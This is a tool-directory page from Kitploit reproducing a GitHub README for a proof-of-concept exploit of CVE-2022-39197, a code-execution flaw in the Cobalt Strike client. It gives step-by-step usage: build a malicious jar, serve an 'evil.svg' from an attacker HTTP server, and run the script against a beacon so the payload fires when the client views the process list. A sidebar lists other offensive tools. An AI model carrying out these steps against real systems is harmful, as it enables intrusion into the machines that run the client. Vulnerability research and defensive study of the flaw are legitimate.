
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2022-39197-RCE — CVE-2022-39197 RCE POC | Kitploit
Tools/GitHubGitHub/thecryinggame/cve-2022-39197-rce
Vulnerability AnalysisExploitationWeb Application ExploitationCommand and ControlPayload Development
GitHubthecryinggame/cve-2022-39197-rce

CVE-2022-39197-RCE

CVE-2022-39197 RCE POC

View Repository
134924 years agoNot yet reviewed
Share

CVE-2022-39197-RCE

First

This project was modified from @its-arun project https://github.com/its-arun/CVE-2022-39197

When I tested the script, I found that the frida script could not query the data in the normal order. The method of modifying the frida script to modify the process name.

Thanks to Master @Kai5174 for his contribution to the utilization method.

Usage

  • Prepare Payload

1、Edit command executed with your payload in EvilJar/src/main/java/Exploit.java, now it can only play the calculator.

2、Build using jar mvn clean compile assembly:single

4、Move EvilJar-1.0-jar-with-dependencies.jar from EvilJar/target/ to serve/ folder

5、Edit serve\evil.svg replace [attacker]

6、Serve using python3 -m http.server 8080

7、Generate beacon.exe with C2 version less than or equal to 4.7

8、You need to execute the py script on a Windows to go online, and perform countermeasures when the client accesses the process list and sees the beacon.exe process.

  • Execute Exploit
python3 -m pip install -r requirements.txt
python3 cve-2022-39197_Yyy.py beacon.exe http://192.168.10.10:8080/evil.svg



Payload will be triggered as soon as the user scrolls through Process List

POC

Windows 1.png

Mac 2.jpg

Reference

https://mp.weixin.qq.com/s/Eb0pQ-1ebLSKPUFC7zS6dg — There’s a great in depth analysis of this vulnerability https://www.agarri.fr/blog/archives/2012/05/11/svg_files_and_java_code_execution/index.html


Modified https://github.com/its-arun/CVE-2022-39197

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    258

Explore all tools

Browse our collection of tools

View all tools →